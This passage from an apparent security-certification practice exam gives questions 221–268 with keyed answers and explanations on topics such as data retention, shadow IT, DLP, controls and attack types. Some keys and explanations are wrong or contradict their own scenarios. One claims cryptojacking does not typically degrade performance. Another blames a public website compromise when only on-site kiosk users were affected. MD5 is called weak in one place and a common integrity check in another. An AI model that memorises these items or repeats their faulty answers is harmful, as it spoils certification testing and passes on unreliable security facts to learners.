Zero-day vulnerability: Refers to previously unknown vulnerabilities, which are less likely to be associated with a false positive.

Supply chain attack: Involves compromising the software supply chain, which is a broader and more severe issue than a simple download being blocked.

Incorrect file permissions: Would prevent access to files but not typically cause an alert in endpoint protection software.

QUESTION 221

An organization is required to maintain financial data records for three years and customer data for five years. Which of the following data management policies should the organization implement?

- A. Retention
- B. Destruction
- C. Inventory
- D. Certification

Answer: A

Explanation:

The organization should implement a retention policy to ensure that financial data records are kept for three years and customer data for five years. A retention policy specifies how long different types of data should be maintained and when they should be deleted.

Retention: Ensures that data is kept for a specific period to comply with legal, regulatory, or business requirements.

Destruction: Involves securely deleting data that is no longer needed, which is part of the retention lifecycle but not the primary focus here.

Inventory: Involves keeping track of data assets, not specifically about how long to retain data.

Certification: Ensures that processes and systems meet certain standards, not directly related to data retention periods.

QUESTION 222

A systems administrator notices that the research and development department is not using the company VPN when accessing various company-related services and systems. Which of the following scenarios describes this activity?

- A. Espionage
- B. Data exfiltration
- C. Nation-state attack
- D. Shadow IT

Answer: D

Explanation:

The activity described, where a department is not using the company VPN when accessing various company-related services and systems, is an example of Shadow IT. Shadow IT refers to the use of IT systems, devices, software, applications, and services without explicit IT department approval.

Espionage: Involves spying to gather confidential information, not simply bypassing the VPN.

Data exfiltration: Refers to unauthorized transfer of data, which might involve not using a VPN but is more specific to the act of transferring data out of the organization.

Nation-state attack: Involves attacks sponsored by nation-states, which is not indicated in the scenario.

Shadow IT: Use of unauthorized systems and services, which aligns with bypassing the company VPN.

QUESTION 223

Which of the following is classified as high availability in a cloud environment?

- A. Access broker
- B. Cloud HSM
- C. WAF
- D. Load balancer

Answer: D

Explanation:

In a cloud environment, high availability is typically ensured through the use of a load balancer. A load balancer distributes network or application traffic across multiple servers, ensuring that no single server becomes overwhelmed and that services remain available even if one or more servers fail. This setup enhances the reliability and availability of applications.

Load balancer: Ensures high availability by distributing traffic across multiple servers or instances, preventing overload and ensuring continuous availability.

Access broker: Typically refers to a service that facilitates secure access to resources, not directly related to high availability.

Cloud HSM (Hardware Security Module): Provides secure key management in the cloud but does not specifically ensure high availability.

WAF (Web Application Firewall): Protects web applications by filtering and monitoring HTTP traffic but is not primarily focused on ensuring high availability.

QUESTION 224

An accounting clerk sent money to an attacker's bank account after receiving fraudulent instructions to use a new account. Which of the following would most likely prevent this activity in the future?

- A. Standardizing security incident reporting

- B. Executing regular phishing campaigns
- C. Implementing insider threat detection measures
- D. Updating processes for sending wire transfers

Answer: D

Explanation:

To prevent an accounting clerk from sending money to an attacker's bank account due to fraudulent instructions, the most effective measure would be updating the processes for sending wire transfers. This can include implementing verification steps, such as requiring multiple approvals for changes in payment instructions and directly confirming new account details with trusted sources.

Updating processes for sending wire transfers: Involves adding verification and approval steps to prevent fraudulent transfers.

Standardizing security incident reporting: Important for handling incidents but not specifically focused on preventing fraudulent wire transfers.

Executing regular phishing campaigns: Helps raise awareness but may not directly address the process vulnerability.

Implementing insider threat detection measures: Useful for detecting malicious activities but does not directly prevent fraudulent transfer instructions.

QUESTION 225

After conducting a vulnerability scan, a systems administrator notices that one of the identified vulnerabilities is not present on the systems that were scanned. Which of the following describes this example?

- A. False positive
- B. False negative
- C. True positive
- D. True negative

Answer: A

Explanation:

A false positive occurs when a vulnerability scan identifies a vulnerability that is not actually present on the systems that were scanned. This means that the scan has incorrectly flagged a system as vulnerable.

False positive: Incorrectly identifies a vulnerability that does not exist on the scanned systems.

False negative: Fails to identify an existing vulnerability on the system.

True positive: Correctly identifies an existing vulnerability.

True negative: Correctly identifies that there is no vulnerability.

QUESTION 226

Which of the following best describes configuring devices to log to an off-site location for possible future reference?

- A. Log aggregation
- B. DLP
- C. Archiving
- D. SCAP

Answer: A

Explanation:

Configuring devices to log to an off-site location for possible future reference is best described as

log aggregation. Log aggregation involves collecting logs from multiple sources and storing them in a centralized location, often off-site, to ensure they are preserved and can be analyzed in the future.

Log aggregation: Centralizes log data from multiple devices, making it easier to analyze and ensuring logs are available for future reference.

DLP (Data Loss Prevention): Focuses on preventing unauthorized data transfer and ensuring data security.

Archiving: Involves storing data for long-term retention, which could be part of log aggregation but is broader in scope.

SCAP (Security Content Automation Protocol): A standard for automating vulnerability management and policy compliance.

QUESTION 227

Which of the following security concepts is being followed when implementing a product that offers protection against DDoS attacks?

- A. Availability
- B. Non-repudiation
- C. Integrity
- D. Confidentiality

Answer: A

Explanation:

When implementing a product that offers protection against Distributed Denial of Service (DDoS) attacks, the security concept being followed is availability. DDoS protection ensures that systems and services remain accessible to legitimate users even under attack, maintaining the availability of network resources.

Availability: Ensures that systems and services are accessible when needed, which is directly addressed by DDoS protection.

Non-repudiation: Ensures that actions or transactions cannot be denied by the involved parties, typically achieved through logging and digital signatures.

Integrity: Ensures that data is accurate and has not been tampered with.

Confidentiality: Ensures that information is accessible only to authorized individuals.

QUESTION 228

A security analyst is reviewing the source code of an application in order to identify misconfigurations and vulnerabilities. Which of the following kinds of analysis best describes this review?

- A. Dynamic
- B. Static
- C. Gap
- D. Impact

Answer: B

Explanation:

Reviewing the source code of an application to identify misconfigurations and vulnerabilities is best described as static analysis. Static analysis involves examining the code without executing the program. It focuses on finding potential security issues, coding errors, and vulnerabilities by analyzing the code itself.

Static analysis: Analyzes the source code or compiled code for vulnerabilities without executing the program.

Dynamic analysis: Involves testing and evaluating the program while it is running to identify

vulnerabilities.

Gap analysis: Identifies differences between the current state and desired state, often used for compliance or process improvement.

Impact analysis: Assesses the potential effects of changes in a system or process.

QUESTION 229

Which of the following would be used to detect an employee who is emailing a customer list to a personal account before leaving the company?

- A. DLP
- B. FIM
- C. IDS
- D. EDR

Answer: A

Explanation:

Data Loss Prevention (DLP) monitors and controls the movement of sensitive data, enabling detection of attempts to send protected information, such as a customer list, to unauthorized destinations.

QUESTION 230

Which of the following penetration testing teams is focused only on trying to compromise an organization using an attacker's tactics?

- A. White
- B. Red
- C. Purple
- D. Blue

Answer: B

Explanation:

Red teams are focused only on trying to compromise an organization using an attacker's tactics. They simulate real-world attacks to test the effectiveness of the organization's security defenses and identify vulnerabilities.

Red team: Acts as adversaries to simulate attacks and find security weaknesses.

White team: Oversees and ensures the rules of engagement are followed during the penetration test.

Purple team: Facilitates collaboration between the red team and the blue team to improve security.

Blue team: Defends against attacks and responds to security incidents.

QUESTION 231

A manager receives an email that contains a link to receive a refund. After hovering over the link, the manager notices that the domain's URL points to a suspicious link. Which of the following security practices helped the manager to identify the attack?

- A. End user training
- B. Policy review
- C. URL scanning
- D. Plain text email

Answer: A

Explanation:

The security practice that helped the manager identify the suspicious link is end-user training. Training users to recognize phishing attempts and other social engineering attacks, such as hovering over links to check the actual URL, is a critical component of an organization's security awareness program.

End user training: Educates employees on how to identify and respond to security threats, including suspicious emails and phishing attempts.

Policy review: Ensures that policies are understood and followed but does not directly help in identifying specific attacks.

URL scanning: Automatically checks URLs for threats, but the manager identified the issue manually.

Plain text email: Ensures email content is readable without executing scripts, but the identification in this case was due to user awareness.

QUESTION 232

To improve the security at a data center, a security administrator implements a CCTV system and posts several signs about the possibility of being filmed. Which of the following best describe these types of controls? (Select two).

- A. Preventive
- B. Deterrent
- C. Corrective
- D. Directive
- E. Compensating
- F. Detective

Answer: BF

Explanation:

The CCTV system and signs about the possibility of being filmed serve as both deterrent and detective controls.

Deterrent controls: Aim to discourage potential attackers from attempting unauthorized actions.

Posting signs about CCTV serves as a deterrent by warning individuals that their actions are being monitored.

Detective controls: Identify and record unauthorized or suspicious activity. The CCTV system itself functions as a detective control by capturing and recording footage that can be reviewed later.

Preventive controls: Aim to prevent security incidents but are not directly addressed by the CCTV and signs in this context.

Corrective controls: Aim to correct or mitigate the impact of a security incident.

Directive controls: Provide guidelines or instructions but are not directly addressed by the CCTV and signs.

Compensating controls: Provide alternative measures to compensate for the absence or failure of primary controls.

QUESTION 233

During a recent breach, employee credentials were compromised when a service desk employee issued an MFA bypass code to an attacker who called and posed as an employee. Which of the following should be used to prevent this type of incident in the future?

- A. Hardware token MFA
- B. Biometrics

- C. Identity proofing
- D. Least privilege

Answer: C

Explanation:

To prevent the issuance of an MFA bypass code to an attacker posing as an employee, implementing identity proofing would be most effective. Identity proofing involves verifying the identity of individuals before granting access or providing sensitive information.

Identity proofing: Ensures that the person requesting the MFA bypass is who they claim to be, thereby preventing social engineering attacks where attackers pose as legitimate employees.

Hardware token MFA: Provides an additional factor for authentication but does not address verifying the requester's identity.

Biometrics: Offers strong authentication based on physical characteristics but is not related to the process of issuing MFA bypass codes.

Least privilege: Limits access rights for users to the bare minimum necessary to perform their work but does not prevent social engineering attacks targeting the service desk.

QUESTION 234

A systems administrator is working on a defense-in-depth strategy and needs to restrict activity from employees after hours. Which of the following should the systems administrator implement?

- A. Role-based restrictions
- B. Attribute-based restrictions
- C. Mandatory restrictions
- D. Time-of-day restrictions

Answer: D

Explanation:

To restrict activity from employees after hours, the systems administrator should implement time-of-day restrictions. This method allows access to network resources to be limited to specific times, ensuring that employees can only access systems during approved working hours. This is an effective part of a defense-in-depth strategy to mitigate risks associated with unauthorized access during off-hours, which could be a time when security monitoring might be less stringent. Time-of-day restrictions: These control access based on the time of day, preventing users from logging in or accessing certain systems outside of designated hours.

Role-based restrictions: Control access based on a user's role within the organization.

Attribute-based restrictions: Use various attributes (such as location, department, or project) to determine access rights.

Mandatory restrictions: Typically refer to non-discretionary access controls, such as those based on government or organizational policy.

QUESTION 235

An organization maintains intellectual property that it wants to protect. Which of the following concepts would be most beneficial to add to the company's security awareness training program?

- A. Insider threat detection
- B. Simulated threats
- C. Phishing awareness
- D. Business continuity planning

Answer: A

Explanation:

Insider threats pose a significant risk to intellectual property, as insiders often have access to sensitive information and may attempt to misuse it. Training employees to recognize signs of insider threats, along with implementing monitoring and reporting protocols, helps protect intellectual property from theft or unauthorized disclosure by employees or other trusted individuals within the organization.

QUESTION 236

A security engineer needs to configure an NGFW to minimize the impact of the increasing number of various traffic types during attacks. Which of the following types of rules is the engineer the most likely to configure?

- A. Signature-based
- B. Behavioral-based
- C. URL-based
- D. Agent-based

Answer: B

Explanation:

To minimize the impact of the increasing number of various traffic types during attacks, a security engineer is most likely to configure behavioral-based rules on a Next-Generation Firewall (NGFW). Behavioral-based rules analyze the behavior of traffic patterns and can detect and block unusual or malicious activity that deviates from normal behavior.

Behavioral-based: Detects anomalies by comparing current traffic behavior to known good behavior, making it effective against various traffic types during attacks.

Signature-based: Relies on known patterns of known threats, which might not be as effective against new or varied attack types.

URL-based: Controls access to websites based on URL categories but is not specifically aimed at handling diverse traffic types during attacks.

Agent-based: Typically involves software agents on endpoints to monitor and enforce policies, not directly related to NGFW rules.

QUESTION 237

A security administrator identifies an application that is storing data using MD5. Which of the following best identifies the vulnerability likely present in the application?

- A. Cryptographic
- B. Malicious update
- C. Zero day
- D. Side loading

Answer: A

Explanation:

The vulnerability likely present in the application that is storing data using MD5 is a cryptographic vulnerability. MD5 is considered to be a weak hashing algorithm due to its susceptibility to collision attacks, where two different inputs produce the same hash output, compromising data integrity and security.

Cryptographic: Refers to vulnerabilities in cryptographic algorithms or implementations, such as the weaknesses in MD5.

Malicious update: Refers to the intentional injection of harmful updates, not related to the use of MD5.

Zero day: Refers to previously unknown vulnerabilities for which no patch is available, not specifically related to MD5.

Side loading: Involves installing software from unofficial sources, not directly related to the use of

MD5.

QUESTION 238

A company that is located in an area prone to hurricanes is developing a disaster recovery plan and looking at site considerations that allow the company to immediately continue operations. Which of the following is the best type of site for this company?

- A. Cold
- B. Tertiary
- C. Warm
- D. Hot

Answer: D

Explanation:

For a company located in an area prone to hurricanes and needing to immediately continue operations, the best type of site is a hot site. A hot site is a fully operational offsite data center that is equipped with hardware, software, and network connectivity and is ready to take over operations with minimal downtime.

Hot site: Fully operational and can take over business operations almost immediately after a disaster.

Cold site: A basic site with infrastructure in place but without hardware or data, requiring significant time to become operational.

Tertiary site: Not a standard term in disaster recovery; it usually refers to an additional backup location but lacks the specifics of readiness.

Warm site: Equipped with hardware and connectivity but requires some time and effort to become fully operational, not as immediate as a hot site.

QUESTION 239

Which of the following security concepts is accomplished with the installation of a RADIUS server?

- A. CIA
- B. AAA
- C. ACL
- D. PEM

Answer: B

Explanation:

The installation of a RADIUS server (Remote Authentication Dial-In User Service) is primarily associated with the security concept of AAA, which stands for Authentication, Authorization, and Accounting. RADIUS servers are used to manage user credentials and permissions centrally, ensuring that only authenticated and authorized users can access network resources, and tracking user activity for accounting purposes.

Authentication: Verifies the identity of a user or device. When a user tries to access a network, the RADIUS server checks their credentials (username and password) against a database.

Authorization: Determines what an authenticated user is allowed to do. After authentication, the RADIUS server grants permissions based on predefined policies.

Accounting: Tracks the consumption of network resources by users. This involves logging session details such as the duration of connections and the amount of data transferred.

QUESTION 240

A company tested and validated the effectiveness of network security appliances within the

corporate network. The IDS detected a high rate of SQL injection attacks against the company's servers, and the company's perimeter firewall is at capacity. Which of the following would be the best action to maintain security and reduce the traffic to the perimeter firewall?

- A. Set the appliance to IPS mode and place it in front of the company firewall.
- B. Convert the firewall to a WAF and use IPSec tunnels to increase throughput.
- C. Set the firewall to fail open if it is overloaded with traffic and send alerts to the SIEM.
- D. Configure the firewall to perform deep packet inspection and monitor TLS traffic.

Answer: A

Explanation:

Given the scenario where an Intrusion Detection System (IDS) has detected a high rate of SQL injection attacks and the perimeter firewall is at capacity, the best action would be to set the appliance to Intrusion Prevention System (IPS) mode and place it in front of the company firewall. This approach has several benefits:

Intrusion Prevention System (IPS): Unlike IDS, which only detects and alerts on malicious activity, IPS can actively block and prevent those activities. Placing an IPS in front of the firewall means it can filter out malicious traffic before it reaches the firewall, reducing the load on the firewall and enhancing overall security.

Reducing Traffic Load: By blocking SQL injection attacks and other malicious traffic before it reaches the firewall, the IPS helps maintain the firewall's performance and prevents it from becoming a bottleneck.

Enhanced Security: The IPS provides an additional layer of defense, identifying and mitigating threats in real-time.

QUESTION 241

Which of the following security controls is most likely being used when a critical legacy server is segmented into a private network?

- A. Deterrent
- B. Corrective
- C. Compensating
- D. Preventive

Answer: C

Explanation:

When a critical legacy server is segmented into a private network, the security control being used is compensating. Compensating controls are alternative measures put in place to satisfy a security requirement when the primary control is not feasible or practical. In this case, segmenting the legacy server into a private network serves as a compensating control to protect it from potential vulnerabilities that cannot be mitigated directly.

Compensating: Provides an alternative method to achieve the desired security outcome when the primary control is not possible.

Deterrent: Aims to discourage potential attackers but does not directly address segmentation.

Corrective: Used to correct or mitigate the impact of an incident after it has occurred.

Preventive: Aims to prevent security incidents but is not specific to the context of segmentation.

QUESTION 242

A company hired a security manager from outside the organization to lead security operations. Which of the following actions should the security manager perform first in this new role?

- A. Establish a security baseline.

- B. Review security policies.
- C. Adopt security benchmarks.
- D. Perform a user ID revalidation.

Answer: B

Explanation:

When a security manager is hired from outside the organization to lead security operations, the first action should be to review the existing security policies. Understanding the current security policies provides a foundation for identifying strengths, weaknesses, and areas that require improvement, ensuring that the security program aligns with the organization's goals and regulatory requirements.

Review security policies: Provides a comprehensive understanding of the existing security framework, helping the new manager to identify gaps and areas for enhancement.

Establish a security baseline: Important but should be based on a thorough understanding of existing policies and practices.

Adopt security benchmarks: Useful for setting standards, but reviewing current policies is a necessary precursor.

Perform a user ID revalidation: Important for ensuring user access is appropriate but not the first step in understanding overall security operations.

QUESTION 243

A company is decommissioning its physical servers and replacing them with an architecture that will reduce the number of individual operating systems. Which of the following strategies should the company use to achieve this security requirement?

- A. Microservices
- B. Containerization
- C. Virtualization
- D. Infrastructure as code

Answer: B

Explanation:

To reduce the number of individual operating systems while decommissioning physical servers, the company should use containerization. Containerization allows multiple applications to run in isolated environments on a single operating system, significantly reducing the overhead compared to running multiple virtual machines, each with its own OS.

Containerization: Uses containers to run multiple isolated applications on a single OS kernel, reducing the need for multiple OS instances and improving resource utilization.

Microservices: An architectural style that structures an application as a collection of loosely coupled services, which does not necessarily reduce the number of operating systems.

Virtualization: Allows multiple virtual machines to run on a single physical server, but each VM requires its own OS, not reducing the number of OS instances.

Infrastructure as code: Manages and provisions computing infrastructure through machine-readable configuration files, but it does not directly impact the number of operating systems.

QUESTION 244

An organization wants to ensure the integrity of compiled binaries in the production environment. Which of the following security measures would best support this objective?

- A. Input validation
- B. Code signing
- C. SQL injection

D. Static analysis

Answer: B

Explanation:

To ensure the integrity of compiled binaries in the production environment, the best security measure is code signing. Code signing uses digital signatures to verify the authenticity and integrity of the software, ensuring that the code has not been tampered with or altered after it was signed.

Code signing: Involves signing code with a digital signature to verify its authenticity and integrity, ensuring the compiled binaries have not been altered.

Input validation: Ensures that only properly formatted data enters an application but does not verify the integrity of compiled binaries.

SQL injection: A type of attack, not a security measure.

Static analysis: Analyzes code for vulnerabilities and errors but does not ensure the integrity of compiled binaries in production.

QUESTION 245

A security administrator is configuring fileshares. The administrator removed the default permissions and added permissions for only users who will need to access the fileshares as part of their job duties. Which of the following best describes why the administrator performed these actions?

- A. Encryption standard compliance
- B. Data replication requirements
- C. Least privilege
- D. Access control monitoring

Answer: C

Explanation:

The security administrator's actions of removing default permissions and adding permissions only for users who need access as part of their job duties best describe the principle of least privilege. This principle ensures that users are granted the minimum necessary access to perform their job functions, reducing the risk of unauthorized access or data breaches.

Least privilege: Limits access rights for users to the bare minimum necessary for their job duties, enhancing security by reducing potential attack surfaces.

Encryption standard compliance: Involves meeting encryption requirements, but it does not explain the removal and assignment of specific permissions.

Data replication requirements: Focus on duplicating data across different systems for redundancy and availability, not related to user permissions.

Access control monitoring: Involves tracking and reviewing access to resources, but the scenario is about setting permissions, not monitoring them.

QUESTION 246

Which of the following best describe a penetration test that resembles an actual external attack?

- A. Known environment
- B. Partially known environment
- C. Bug bounty
- D. Unknown environment

Answer: D

Explanation:

An unknown environment in penetration testing, also known as a black-box test, simulates an actual external attack where the tester has no prior knowledge of the system. This type of penetration test is designed to mimic real-world attack scenarios, where an attacker has little to no information about the target environment. The tester must rely on various reconnaissance and attack techniques to uncover vulnerabilities, much like a real-world attacker would. This approach helps organizations understand their security posture from an external perspective, providing insights into how their defenses would hold up against a true outsider threat.

QUESTION 247

A company is implementing a vendor's security tool in the cloud. The security director does not want to manage users and passwords specific to this tool but would rather utilize the company's standard user directory. Which of the following should the company implement?

- A. 802.1X
- B. SAML
- C. RADIUS
- D. CHAP

Answer: B

Explanation:

The company should implement Security Assertion Markup Language (SAML) to integrate the vendor's security tool with their existing user directory. SAML is an open standard that allows identity providers (IdP) to pass authorization credentials to service providers (SP), enabling Single Sign-On (SSO). This allows the company to use its existing directory services for authentication, avoiding the need to manage a separate set of user credentials for the new tool.

QUESTION 248

An employee fell for a phishing scam, which allowed an attacker to gain access to a company PC. The attacker scraped the PC's memory to find other credentials. Without cracking these credentials, the attacker used them to move laterally through the corporate network. Which of the following describes this type of attack?

- A. Privilege escalation
- B. Buffer overflow
- C. SQL injection
- D. Pass-the-hash

Answer: D

Explanation:

The scenario describes an attacker who obtained credentials from a compromised system's memory and used them without cracking to move laterally within the network. This technique is known as a "pass-the-hash" attack, where the attacker captures hashed credentials (e.g., NTLM hashes) and uses them to authenticate and gain access to other systems without needing to know the plaintext password. This is a common attack method in environments where weak security practices or outdated protocols are in use.

QUESTION 249

A company wants to reduce the time and expense associated with code deployment. Which of the following technologies should the company utilize?

- A. Serverless architecture

- B. Thin clients
- C. Private cloud
- D. Virtual machines

Answer: A

Explanation:

Serverless architecture allows companies to deploy code without managing the underlying infrastructure. This approach significantly reduces the time and expense involved in code deployment because developers can focus solely on writing code, while the cloud provider manages the servers, scaling, and maintenance. Serverless computing also enables automatic scaling and pay-per-execution billing, which further optimizes costs.

QUESTION 250

A security team created a document that details the order in which critical systems should be brought back online after a major outage. Which of the following documents did the team create?

- A. Communication plan
- B. Incident response plan
- C. Data retention policy
- D. Disaster recovery plan

Answer: D

Explanation:

The document described in the question is a Disaster Recovery Plan (DRP). A DRP outlines the process and procedures for restoring critical systems and operations after a major disruption or outage. It includes the order in which systems should be brought back online to ensure minimal impact on business operations, prioritizing the most critical systems to recover first.

QUESTION 251

Which of the following best represents an application that does not have an on-premises requirement and is accessible from anywhere?

- A. Pass
- B. Hybrid cloud
- C. Private cloud
- D. IaaS
- E. SaaS

Answer: E

Explanation:

Software as a Service (SaaS) represents an application that is hosted in the cloud and accessible via the internet from anywhere, with no requirement for on-premises infrastructure. SaaS applications are managed by a third-party provider, allowing users to access them through a web browser, making them highly scalable and flexible for remote access.

QUESTION 252

A company is utilizing an offshore team to help support the finance department. The company wants to keep the data secure by keeping it on a company device but does not want to provide equipment to the offshore team. Which of the following should the company implement to meet this requirement?

- A. VDI
- B. MDM
- C. VPN
- D. VPC

Answer: A

Explanation:

Virtual Desktop Infrastructure (VDI) allows a company to host desktop environments on a centralized server. Offshore teams can access these virtual desktops remotely, ensuring that sensitive data stays within the company's infrastructure without the need to provide physical devices to the team. This solution is ideal for maintaining data security while enabling remote work, as all data processing occurs on the company's secure servers.

QUESTION 253

The application development teams have been asked to answer the following questions:

- Does this application receive patches from an external source?
- Does this application contain open-source code?
- Is this application accessible by external users?
- Does this application meet the corporate password standard?

Which of the following are these questions part of?

- A. Risk control self-assessment
- B. Risk management strategy
- C. Risk acceptance
- D. Risk matrix

Answer: A

Explanation:

The questions listed are part of a Risk Control Self-Assessment (RCSA), which is a process where teams evaluate the risks associated with their operations and assess the effectiveness of existing controls. The questions focus on aspects such as patch management, the use of open-source code, external access, and compliance with corporate standards, all of which are critical for identifying and mitigating risks.

QUESTION 254

An administrator is investigating an incident and discovers several users' computers were infected with malware after viewing files that were shared with them. The administrator discovers no degraded performance in the infected machines and an examination of the log files does not show excessive failed logins. Which of the following attacks is most likely the cause of the malware?

- A. Malicious flash drive
- B. Remote access Trojan
- C. Brute-forced password
- D. Cryptjacking

Answer: D

Explanation:

Cryptjacking is the likely cause in this scenario. It involves malware that hijacks the resources of infected computers to mine cryptocurrency, usually without the user's knowledge. This type of

attack doesn't typically degrade performance significantly or result in obvious system failures, which matches the situation described, where the machines showed no signs of degraded performance or excessive failed logins.

QUESTION 255

Which of the following is an algorithm performed to verify that data has not been modified?

- A. Hash
- B. Code check
- C. Encryption
- D. Checksum

Answer: A

Explanation:

A hash is an algorithm used to verify data integrity by generating a fixed-size string of characters from input data. If even a single bit of the input data changes, the hash value will change, allowing users to detect any modification to the data. Hashing algorithms like SHA-256 and MD5 are commonly used to ensure data has not been altered.

QUESTION 256

An employee recently resigned from a company. The employee was responsible for managing and supporting weekly batch jobs over the past five years. A few weeks after the employee resigned, one of the batch jobs failed and caused a major disruption. Which of the following would work best to prevent this type of incident from reoccurring?

- A. Job rotation
- B. Retention
- C. Outsourcing
- D. Separation of duties

Answer: A

Explanation:

Job rotation is a security control that involves regularly moving employees to different roles within an organization. This practice helps prevent incidents where a single employee has too much control or knowledge about a specific job function, reducing the risk of disruption when an employee leaves. It also helps in identifying any hidden issues or undocumented processes that could cause problems after an employee's departure.

QUESTION 257

A security manager is implementing MFA and patch management. Which of the following would best describe the control type and category? (Select two).

- A. Physical
- B. Managerial
- C. Detective
- D. Administrator
- E. Preventative
- F. Technical

Answer: EF

Explanation:

Multi-Factor Authentication (MFA) and patch management are both examples of preventative and technical controls. MFA prevents unauthorized access by requiring multiple forms of verification, and patch management ensures that systems are protected against vulnerabilities by applying updates. Both of these controls are implemented using technical methods, and they work to prevent security incidents before they occur.

QUESTION 258

An organization implemented cloud-managed IP cameras to monitor building entry points and sensitive areas. The service provider enables direct TCP/IP connection to stream live video footage from each camera. The organization wants to ensure this stream is encrypted and authenticated. Which of the following protocols should be implemented to best meet this objective?

- A. SSH
- B. SRTP
- C. S/MIME
- D. PPTP

Answer: B

Explanation:

Secure Real-Time Transport Protocol (SRTP) is a security protocol used to encrypt and authenticate the streaming of audio and video over IP networks. It ensures that the video streams from the IP cameras are both encrypted to prevent unauthorized access and authenticated to verify the integrity of the stream, making it the ideal choice for securing video surveillance.

QUESTION 259

A security analyst discovers that a large number of employee credentials had been stolen and were being sold on the dark web. The analyst investigates and discovers that some hourly employee credentials were compromised, but salaried employee credentials were not affected. Most employees clocked in and out while they were inside the building using one of the kiosks connected to the network. However, some clocked out and recorded their time after leaving to go home. Only those who clocked in and out while inside the building had credentials stolen. Each of the kiosks are on different floors, and there are multiple routers, since the business segments environments for certain business functions.

Hourly employees are required to use a website called acmetimekeeping.com to clock in and out. This website is accessible from the internet. Which of the following is the most likely reason for this compromise?

- A. A brute-force attack was used against the time-keeping website to scan for common passwords.
- B. A malicious actor compromised the time-keeping website with malicious code using an unpatched vulnerability on the site, stealing the credentials.
- C. The internal DNS servers were poisoned and were redirecting acmetimkeeping.com to malicious domain that intercepted the credentials and then passed them through to the real site.
- D. ARP poisoning affected the machines in the building and caused the kiosks to send a copy of all the submitted credentials to a machine.

Answer: B

Explanation:

The scenario suggests that only the employees who used the kiosks inside the building had their credentials compromised. Since the time-keeping website is accessible from the internet, it is possible that a malicious actor exploited an unpatched vulnerability in the site, allowing them to inject malicious code that captured the credentials of those who logged in from the kiosks. This is a common attack vector for stealing credentials from web applications.

QUESTION 260

A business uses Wi-Fi with content filtering enabled. An employee noticed a coworker accessed a blocked site from a work computer and reported the issue. While investigating the issue, a security administrator found another device providing internet access to certain employees. Which of the following best describes the security risk?

- A. The host-based security agent is not running on all computers.
- B. A rogue access point is allowing users to bypass controls.
- C. Employees who have certain credentials are using a hidden SSID.
- D. A valid access point is being jammed to limit availability.

Answer: B

Explanation:

The presence of another device providing internet access that bypasses the content filtering system indicates the existence of a rogue access point. Rogue access points are unauthorized devices that can create a backdoor into the network, allowing users to bypass security controls like content filtering. This presents a significant security risk as it can expose the network to unauthorized access and potential data breaches.

QUESTION 261

Which of the following is most likely associated with introducing vulnerabilities on a corporate network by the deployment of unapproved software?

- A. Hacktivists
- B. Script kiddies
- C. Competitors
- D. Shadow IT

Answer: D

Explanation:

Shadow IT refers to the use of information technology systems, devices, software, applications, and services without explicit IT department approval. This is the most likely cause of introducing vulnerabilities on a corporate network by deploying unapproved software, as such software may not have been vetted for security compliance, increasing the risk of vulnerabilities.

QUESTION 262

Two companies are in the process of merging. The companies need to decide how to standardize their information security programs. Which of the following would best align the security programs?

- A. Shared deployment of CIS baselines
- B. Joint cybersecurity best practices
- C. Both companies following the same CSF
- D. Assessment of controls in a vulnerability report

Answer: C

Explanation:

A Cybersecurity Framework (CSF) provides a structured approach to standardizing and aligning security programs across different organizations. By both companies adopting the same CSF, they can ensure that their security measures, policies, and practices are consistent, which is

essential during a merger when aligning two different security programs.

QUESTION 263

A network administrator deployed a DNS logging tool that logs suspicious websites that are visited and then sends a daily report based on various weighted metrics. Which of the following best describes the type of control the administrator put in place?

- A. Preventive
- B. Deterrent
- C. Corrective
- D. Detective

Answer: D

Explanation:

The tool that the network administrator deployed is described as one that logs suspicious websites and sends a daily report based on various weighted metrics. This fits the description of a detective control. Detective controls are designed to identify and log security events or incidents after they have occurred. By analyzing these logs and generating reports, the tool helps in detecting potential security breaches, thus allowing for further investigation and response.

QUESTION 264

Which of the following is best used to detect fraud by assigning employees to different roles?

- A. Least privilege
- B. Mandatory vacation
- C. Separation of duties
- D. Job rotation

Answer: D

Explanation:

Job rotation is a strategy used in organizations to detect and prevent fraud by periodically assigning employees to different roles within the organization. This approach helps ensure that no single employee has exclusive control over a specific process or set of tasks for an extended period, thereby reducing the opportunity for fraudulent activities to go unnoticed. By rotating roles, organizations can uncover irregularities and discrepancies that might have been concealed by an employee who had prolonged access to sensitive functions. Job rotation also promotes cross-training, which can enhance the organization's overall resilience and flexibility.

QUESTION 265

A systems administrator wants to implement a backup solution. the solution needs to allow recovery of the entire system, including the operating system, in case of a disaster. Which of the following backup types should the administrator consider?

- A. Incremental
- B. Storage area network
- C. Differential
- D. Image

Answer: D

Explanation:

An image backup, also known as a full system backup, captures the entire contents of a system,

including the operating system, applications, settings, and all data. This type of backup allows for a complete recovery of the system in case of a disaster, as it includes everything needed to restore the system to its previous state. This makes it the ideal choice for a systems administrator who needs to ensure the ability to recover the entire system, including the OS.

QUESTION 266

A spoofed identity was detected for a digital certificate. Which of the following are the type of unidentified key and the certificate that could be in use on the company domain?

- A. Private key and root certificate
- B. Public key and expired certificate
- C. Private key and self-signed certificate
- D. Public key and wildcard certificate

Answer: C

Explanation:

A self-signed certificate is a certificate that is signed by its own private key rather than by a trusted certificate authority (CA). This means that the authenticity of the certificate relies solely on the issuer's own authority. If a spoofed identity was detected, it could indicate that a private key associated with a self-signed certificate was compromised. Self-signed certificates are often used internally within organizations, but they carry higher risks since they are not validated by a third-party CA, making them more susceptible to spoofing.

QUESTION 267

The Chief Information Security Officer wants to put security measures in place to protect PII. The organization needs to use its existing labeling and classification system to accomplish this goal. Which of the following would most likely be configured to meet the requirements?

- A. Tokenization
- B. S/MIME
- C. DLP
- D. MFA

Answer: C

Explanation:

Data Loss Prevention (DLP) systems are typically configured to protect sensitive data such as Personally Identifiable Information (PII) within an organization. DLP tools enforce policies that monitor, detect, and block the unauthorized transmission of sensitive data. By leveraging the organization's existing labeling and classification system, DLP solutions can identify and protect data based on its classification, ensuring that PII is appropriately secured according to organizational policies.

QUESTION 268

An analyst is reviewing an incident in which a user clicked on a link in a phishing email. Which of the following log sources would the analyst utilize to determine whether the connection was successful?

- A. Network
- B. System
- C. Application
- D. Authentication

Answer: A

Explanation:

To determine whether the connection was successful after a user clicked on a link in a phishing email, the most relevant log source to analyze would be the network logs. These logs would provide information on outbound and inbound traffic, allowing the analyst to see if the user's system connected to the remote server specified in the phishing link. Network logs can include details such as IP addresses, domains accessed, and the success or failure of connections, which are crucial for understanding the impact of the phishing attempt.

QUESTION 269

